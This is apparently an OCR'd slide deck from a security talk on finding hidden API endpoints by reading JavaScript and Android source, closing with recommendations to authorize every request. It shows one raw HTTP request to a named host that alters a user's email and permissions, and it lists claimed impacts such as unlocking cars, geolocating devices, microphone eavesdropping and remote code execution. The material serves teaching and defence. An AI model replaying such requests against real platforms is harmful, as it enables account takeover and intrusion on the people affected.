
- Never use the full controller URL mapping unless you know you will need everything
- Always check for proper authorization!

Hidden Endpoints

Hidden Endpoints

- Read Javascript and android source and see for endpoints you don’t see in your interactions
- Use automated tools that extract all endpoints
- Try to think were corners were potentially cut.
- Could lead into platform admin / accounts takeover.

Hidden Endpoints



Hidden Endpoints

```
POST /api/sputnik/workers?id=xxxxx HTTP/1.1
Host: pro.p-on.ru
Connection: close
Content-Length: 167
Accept: application/json, text/javascript, */*; q=0.01
Origin: https://pro.p-on.ru
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/71.0.3578.98
Safari/537.36
Content-Type: application/json
Referer: https://pro.p-on.ru/workers/185000
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: lang=en; sid=4020f4ba21edb3082902e227937995d6

{"id":xxxxx,"name_f":"name","name_i":"name_i","name_o":"name_o","g
roups":[],"email":"newemail","type":"user","company_perms":0}
```

Hidden Endpoints

- Geolocate any vehicle
- Unlock
- Stop a car
- Listen to someone from internal microphone
- Profit (?)

Hidden Endpoints

Hidden Endpoints


- Javascript file that was named backup.js (and referenced in a map)
- Ended up with all source code of the application
- Static keys / ssh passwords / database configs
- Full RCE on 40 servers and ~50 million devices

Hidden Endpoints

- Geolocate any device
- Use it to send SMS/phone (use it to win Eurovision...)
- Listen to someone from microphone

Hidden Endpoints

Hidden Endpoints



Hidden Endpoints

- Stop a car charger
- Charge for free
- PII as full schema was leaked

Hidden Endpoints

- Keep in mind that people will look and decompile your application
- Always verify proper authentication
- Test for broken workflows (both automated and manual)

Recommendations

- It is critical to authorize all requests
- Authentication is for nothing if you don't check that the request is correctly authorized
- It's rare for nothing to be authorized; it's usually 1-2 requests that have been forgotten, often around account requests
- Consequence can be a complete compromise of all accounts on a platform
- Check that every request is authorized
- Never EVER trust user input

Questions ?